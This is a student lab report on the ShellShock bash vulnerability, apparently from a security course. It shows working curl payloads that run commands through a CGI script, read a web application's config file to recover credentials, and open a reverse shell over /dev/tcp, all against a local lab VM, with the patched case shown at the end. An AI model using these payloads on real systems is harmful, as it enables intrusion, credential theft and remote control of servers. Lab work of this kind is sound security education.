Lab 2: ShellShock

Question 1

Xinsen Lu (xl2783).

Question 2

Since the vulnerability is based on the fact that `bash` wrongly executes extra commands when a function definition is stored into an environment variable, the command used is `env x='() { :;}; echo vulnerable' /bin/bash_shellshock -c "echo test"` where `:;` does noting but a non-empty command is required. `() { :;}` is the definition of a function doing nothing when called. Using this vulnerability, `echo vulnerable` will be executed. However, in the fixed version, it will not. Please refer to Figure 1 for the result.



Figure 1: Experimenting with `bash` function

Question 3

Please refer to Figure 2.



Figure 2: Setting up CGI programs

Question 4

When sending the request to server, the program outputs environment variables of current process (see Figure 3). A remote user can get into these environment variables as the server will fork a child process when a new request is received. When a new process is created, these variables are provided. Since these environment variables are always there, attackers may utilize the vulnerability to append extra commands afterwards and get them executed.



Figure 3: Passing data to `bash` via environment variable

Question 5

First, I try to find out which file may contain the information of username and password under `/var/www/CSRF/Elgg` by the commands
`curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/ls -l /var/www/CSRF/Elgg;" http://localhost/cgi-bin/myprog.cgi`
`curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/ls -l /var/www/CSRF/Elgg/elgg-config;" http://localhost/cgi-bin/myprog.cgi`
(see Figure 4). The information may be stored in
`/var/www/CSRF/Elgg/elgg-config/settings.php`,
so I `cat` the file by the command
`curl -A "() { :;}; echo Content-type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php;" http://localhost/cgi-bin/myprog.cgi`,
and finally found the username, `elgg_admin`, and the password, `seedubuntu` (see Figure 5).



Figure 4: Finding the target file



Figure 5: Getting username and password

Question 6

It's not possible to access the `/etc/shadow` file using ShellShock attack (see Figure 6) since the file belongs to the computer but not the web server.



Figure 6: Not able to access `/etc/shadow`

Question 7

By typing the command `man find` and reading the instructions, I find the option `-readable` satisfies the need to find all the files that are readable to a specific user group. The attacker may utilize the command
`curl -A "() { :;}; echo Content-type: text/plain; echo; /usr/bin/find /etc -readable;" http://localhost/cgi-bin/myprog.cgi`
to find all accessible files in `/etc` (see Figure 7).



Figure 7: Finding all readable files in `/etc`

Question 8

1. Find the IP address of the server. In this case, it should be the local address of the virtual machine.
2. Listen to a connection on a port, 9090 for example, at backend.
3. Add `/bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1` to the end of the request utilizing ShellShock venerability where
   (a) `-i` makes the shell interactive with a shell prompt,
   (b) `/dev/tcp/127.0.0.1/9090` causes the output of server's shell redirected to the virtual machine (`127.0.0.1`),
   (c) `0<&1` tells the system to use the standard output device as the standard input device, which is the port of virtual machine through TCP connection,
   (d) `2>&1` tells the system to redirect error message to the virtual machine,

   and execute the command.

Please refer to Figure 8 that a reverse shell is created successfully.



Figure 8: Getting a reverse shell via ShellShock attack

Question 9

By redoing Task 3, the environment variables are still there when a request is submitted (see Figure 9).



Figure 9: Passing data to `bash` via environment variable

By redoing Task 5, the attacker fails to get a reverse shell (see Figure 10). Considering the result of running Task 3 with patched `bash`, the trailing commands appended are not executed.



Figure 10: Failing to get a reverse shell with patched `bash`